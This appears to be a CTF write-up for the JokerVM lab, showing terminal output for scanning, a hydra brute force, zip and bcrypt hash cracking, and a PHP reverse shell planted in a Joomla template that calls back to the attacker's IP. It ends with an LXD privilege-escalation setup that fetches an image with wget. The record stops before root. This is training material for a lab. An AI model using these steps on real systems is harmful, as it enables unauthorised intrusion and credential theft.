

JokerVM Write-Up:

Start with a simple nmap scan:




```
┌──(user㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/jokervm]
└─# nmap -sC -sV -oN nmap $IP -p-
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-06 09:05 EDT
Nmap scan report for 10.10.111.59
Host is up (0.073s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ad:20:1f:f4:33:1b:00:70:b3:85:cb:87:00:c4:f4:f7 (RSA)
|   256 1b:f9:a8:ec:fd:35:ec:fb:04:d5:ee:2a:a1:7a:4f:78 (ECDSA)
|_  256 dc:d7:dd:6e:f6:71:1f:8c:2c:2c:a1:34:6d:29:99:20 (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: HA: Joker
|_http-server-header: Apache/2.4.29 (Ubuntu)
8080/tcp open  http    Apache httpd 2.4.29
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Please enter the password.
|_http-title: 401 Unauthorized
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.70 seconds
```

After trying to get to the 8080 site we prompt with a user name and password , so I run nikto on the port 80 site and find that the Phpinfo.php is enabled (its give a lot of information about the target system:




```
┌──(user㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/jokervm]
└─# nikto --url http://10.10.111.59 | tee nikto-output
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.111.59
+ Target Hostname:    10.10.111.59
+ Target Port:        80
+ Start Time:         2024-04-06 09:21:24 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the M
IME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Server may leak inodes via ETags, header found with file /, inode: 1742, size: 5947314152e73, mtime: gzip
+ Allowed HTTP Methods: GET, POST, OPTIONS, HEAD
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7889 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time:           2024-04-06 09:32:27 (GMT-4) (663 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```



PHP Version 7.2.19-0ubuntu0.18.04.2


System	Linux ubuntu 4.15.0-55-generic #60-Ubuntu SMP Tue Jul 2 18:22:20 UTC 2019 x86_64
Build Date	Aug 12 2019 19:34:28
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/apache2
Loaded Configuration File	/etc/php/7.2/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.2/apache2/conf.d
Additional .ini files parsed	/etc/php/7.2/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.2/apache2/conf.d/10-opcache.ini, /etc/php/7.2/apache2/conf.d/10-pdo.ini, /etc/php/7.2/apache2/conf.d/15-xml.ini, /etc/php/7.2/apache2/conf.d/20-calendar.ini, /etc/php/7.2/apache2/conf.d/20-ctype.ini, /etc/php/7.2/apache2/conf.d/20-curl.ini, /etc/php/7.2/apache2/conf.d/20-dom.ini, /etc/php/7.2/apache2/conf.d/20-exif.ini, /etc/php/7.2/apache2/conf.d/20-fileinfo.ini, /etc/php/7.2/apache2/conf.d/20-ftp.ini, /etc/php/7.2/apache2/conf.d/20-gd.ini, /etc/php/7.2/apache2/conf.d/20-gettext.ini, /etc/php/7.2/apache2/conf.d/20-iconv.ini, /etc/php/7.2/apache2/conf.d/20-intl.ini, /etc/php/7.2/apache2/conf.d/20-json.ini, /etc/php/7.2/apache2/conf.d/20-mbstring.ini, /etc/php/7.2/apache2/conf.d/20-mysqli.ini, /etc/php/7.2/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.2/apache2/conf.d/20-phar.ini, /etc/php/7.2/apache2/conf.d/20-posix.ini, /etc/php/7.2/apache2/conf.d/20-readline.ini, /etc/php/7.2/apache2/conf.d/20-shmop.ini, /etc/php/7.2/apache2/conf.d/20-simplexml.ini, /etc/php/7.2/apache2/conf.d/20-soap.ini, /etc/php/7.2/apache2/conf.d/20-sockets.ini, /etc/php/7.2/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.2/apache2/conf.d/20-sysvsem.ini, /etc/php/7.2/apache2/conf.d/20-sysvshm.ini, /etc/php/7.2/apache2/conf.d/20-tokenizer.ini, /etc/php/7.2/apache2/conf.d/20-wddx.ini, /etc/php/7.2/apache2/conf.d/20-xmlreader.ini, /etc/php/7.2/apache2/conf.d/20-xmlrpc.ini, /etc/php/7.2/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.2/apache2/conf.d/20-xsl.ini, /etc/php/7.2/apache2/conf.d/20-zip.ini
PHP API	20170718
PHP Extension	20170718

After that I decided to check for some files with extensions and found this secter.txt file:




```
┌──(user㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/jokervm]
└─# dirb http://10.10.111.59  -X .txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Apr  6 09:48:18 2024
URL_BASE: http://10.10.111.59/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.txt) | (.txt) [NUM = 1]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.111.59/ ----
^X@sS
+ http://10.10.111.59/secret.txt (CODE:200|SIZE:320)
```

Lets check it out:



```
10.10.111.59/secret.txt

Batman hits Joker.
Joker: "Bats you may be a rock but you won't break me." (Laughs!)
Batman: "I will break you with this rock. You made a mistake now."
Joker: "This is one of your 100 poor jokes, when will you get a sense of humor bats! You are dumb as a rock."
Joker: "HA! HA! HA! HA! HA! HA! HA! HA! HA! HA! HA! HA!"
```

In this file we have two usernames – 'joker' and 'batman' lets try to brute force the port 8080 wesite using hydra:




```
┌──(user㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/jokervm]
└─# hydra -l joker -P /usr/share/wordlists/rockyou.txt -s 8080 10.10.111.59 http-get /
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (
this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-06 10:10:28
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://10.10.111.59:8080/

s
[8080][http-get] host: 10.10.111.59   login: joker   password: hannah
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-06 10:10:54
```


Now that we have the credentials joker:hannah lets log in:

After log in we get to a Joomla CMS website, lets start enumeration :

First we need dirb to have the credentials so it can find some directories :




```
┌──(user㉿moti-kali)-[~/Desktop/TryHackMe/usefulScripts]
└─# gobuster dir -u http://10.10.111.59:8080 -U 'joker' -P 'hannah' -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```



```
/images               (Status: 301) [Size: 320] [--> http://10.10.111.59:8080/images/]
/templates            (Status: 301) [Size: 323] [--> http://10.10.111.59:8080/templates/]
/media                (Status: 301) [Size: 319] [--> http://10.10.111.59:8080/media/]
/modules              (Status: 301) [Size: 321] [--> http://10.10.111.59:8080/modules/]
/bin                  (Status: 301) [Size: 317] [--> http://10.10.111.59:8080/bin/]
/plugins              (Status: 301) [Size: 321] [--> http://10.10.111.59:8080/plugins/]
/includes             (Status: 301) [Size: 322] [--> http://10.10.111.59:8080/includes/]
/language             (Status: 301) [Size: 322] [--> http://10.10.111.59:8080/language/]
/README               (Status: 200) [Size: 4494]
/components           (Status: 301) [Size: 324] [--> http://10.10.111.59:8080/components/]
/cache                (Status: 301) [Size: 319] [--> http://10.10.111.59:8080/cache/]
/libraries            (Status: 301) [Size: 323] [--> http://10.10.111.59:8080/libraries/]
/robots               (Status: 200) [Size: 836]
/backup               (Status: 200) [Size: 12133560]
/tmp                  (Status: 301) [Size: 317] [--> http://10.10.111.59:8080/tmp/]
/LICENSE              (Status: 200) [Size: 18092]
/layouts              (Status: 301) [Size: 321] [--> http://10.10.111.59:8080/layouts/]
/administrator        (Status: 301) [Size: 327] [--> http://10.10.111.59:8080/administrator/]
/htaccess             (Status: 200) [Size: 3005]
/cli                  (Status: 301) [Size: 317] [--> http://10.10.111.59:8080/cli/]
/server-status        (Status: 403) [Size: 279]
```

After analizing the paths found I found a file in the backup directory:



10.10.111.59:8080/backup

Opening backup

You have chosen to open:

backup

which is: Zip archive (11.6 MB)
from: http://10.10.111.59:8080


What should Firefox do with this file?

[ ] Open with Engrampa Archive Manager (default)
[✓ Save File]


[ ] Do this automatically for files like this from now on.

Download the file I foun that the file inside the zip archive called 'joomladb.sql' (that probably contain users and passwords) is protected with password

Lets try crack this password using john the ripper:




```
┌──(user㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/jokervm]
└─# zip2john backup.zip > johnHash.txt
```




```
┌──(user㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/jokervm]
└─# john johnHash.txt --show
backup.zip:hannah::backup.zip:site/libraries/vendor/phpmailer/phpmailer/VERSION, site/libraries/fof/version.txt, site/media/jui/js/jque
ry-noconflict.js, site/templates/protostar/error.php, site/templates/beez3/error.php, site/libraries/index.html, site/templates/index.h
tml, site/administrator/cache/index.html:backup.zip

1 password hash cracked, 0 left
```

So now that we have the password we can start search for some interesting things on the sql file :




```
┌──(user㉿moti-kali)-[~/…/Linux CTFs/POC CTF's/jokervm/db]
└─# cat joomladb.sql| grep admin
```




```
INSERT INTO `cc1gr_users` VALUES (547,'Super Duper User','admin','admin@example.com','$2y$10$b43UqoH5UpXokj2y9e/8U.LD8T3jEQCuxG2oHzALoJ
aj9M5unOcbG',0,1,'2019-10-08 12:00:15','2019-10-25 15:20:02','0','{\"admin_style\":\"\",\"admin_language\":\"\",\"language\":\"\",\"edi
tor\":\"\",\"helpsite\":\"\",\"timezone\":\"\"}','0000-00-00 00:00:00',0,'','',0);
```

So we can find hash for the admin password, lets crack it using name-that-hash and hashcat:



```
┌──(user㉿moti-kali)-[~/…/Linux CTFs/POC CTF's/jokervm/db]
└─# name-that-hash -f admin_hash.txt

Name-That-Hash

https://twitter.com/bee_sec_san
https://github.com/HashPals/Name-That-Hash


$2y$10$b43UqoH5UpXokj2y9e/8U.LD8T3jEQCuxG2oHzALoJaj9M5unOcbG

Most Likely
bcrypt, HC: 3200 JtR: bcrypt
Blowfish(OpenBSD), HC: 3200 JtR: bcrypt Summary: Can be used in Linux Shadow Files.
Woltlab Burning Board 4.x,
```

Hashcat:




```
┌──(user㉿moti-kali)-[~/…/Linux CTFs/POC CTF's/jokervm/db]
└─# hashcat -a 0 -m 3200 admin_hash.txt /usr/share/wordlists/rockyou.txt --show
$2y$10$b43UqoH5UpXokj2y9e/8U.LD8T3jEQCuxG2oHzALoJaj9M5unOcbG:abcd1234
```

So now that we have the admin password lets log in to the Joomla administrator panel and get a reverse shell!

At http://target_ip:8080/administrator there is a login form I logged in with the credentials found


Under templates → Protostar → Error.php Edit the error.php file to our payload:




Editing file "/error.php" in template "protostar".

```
// -----------
// This script will make an outbound TCP coı
// The recipient will be given a shell runnı
//
// Limitations
// -----------
// proc_open and stream_set_blocking require
// Use of stream_select() on file descriptoı
// Some compile-time options are needed for
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-re

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.41.134';  // CHANGE THIS
$port = 4242;        // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

```

Start a listener and trigger a reverse shell:




```
┌──(user㉿moti-kali)-[~/…/Linux CTFs/POC CTF's/jokervm/db]
└─# nc -nlvp 4242
listening on [any] 4242 ...
```




10.10.111.59:8080/robots.txt × • Templates: Customise (Pr ×

10.10.111.59:8080/templates/protostar/error.php



```
connect to [10.8.41.134] from (UNKNOWN) [10.10.111.59] 57264
Linux ubuntu 4.15.0-55-generic #60-Ubuntu SMP Tue Jul 2 18:22:20 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 08:08:04 up  2:16,  0 users,  load average: 0.05, 0.04, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data),115(lxd)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ 
```

Quik check and I found out that the user www-data is in the lxd group !




```
www-data@ubuntu:/var/www/html$ groups
www-data lxd
```


I can manipulate it to gain a root privillages !

https://www.hackingarticles.in/lxd-privilege-escalation/

on my kali:




```
┌──(user㉿moti-kali)-[/tmp]
└─# git clone  https://github.com/saghul/lxd-alpine-builder.git
Cloning into 'lxd-alpine-builder'...
remote: Enumerating objects: 50, done.
remote: Counting objects: 100% (8/8), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 50 (delta 2), reused 5 (delta 2), pack-reused 42
Receiving objects: 100% (50/50), 3.11 MiB | 5.71 MiB/s, done.
Resolving deltas: 100% (15/15), done.

┌──(user㉿moti-kali)-[/tmp]
└─# cd lxd-alpine-builder

┌──(user㉿moti-kali)-[/tmp/lxd-alpine-builder]
└─# ls
alpine-v3.13-x86_64-20210218_0139.tar.gz  build-alpine  LICENSE  README.md

┌──(user㉿moti-kali)-[/tmp/lxd-alpine-builder]
└─# ./build-alpine
```




```
┌──(user㉿moti-kali)-[/tmp/lxd-alpine-builder]
└─# ls
alpine-v3.13-x86_64-20210218_0139.tar.gz  alpine-v3.19-x86_64-20240406_1151.tar.gz  build-alpine  LICENSE  README.md
```

Now transfer the file created to the target machine:




```
┌──(user㉿moti-kali)-[/tmp/lxd-alpine-builder]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```




```
tar.gzta@ubuntu:/tmp$ wget http://10.8.41.134/alpine-v3.19-x86_64-20240406_1151.t
--2024-04-06 08:56:14--  http://10.8.41.134/alpine-v3.19-x86_64-20240406_1151.tar.gz
Connecting to 10.8.41.134:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3664551 (3.5M) [application/gzip]
Saving to: 'alpine-v3.19-x86_64-20240406_1151.tar.gz'

alpine-v3.19-x86_64 100%[===================>]   3.49M  3.49MB/s    in 1.0s

2024-04-06 08:56:15 (3.49 MB/s) - 'alpine-v3.19-x86_64-20240406_1151.tar.gz' saved [3664551/3664551]

www-data@ubuntu:/tmp$
```

Now lets start the container and get the root shell:

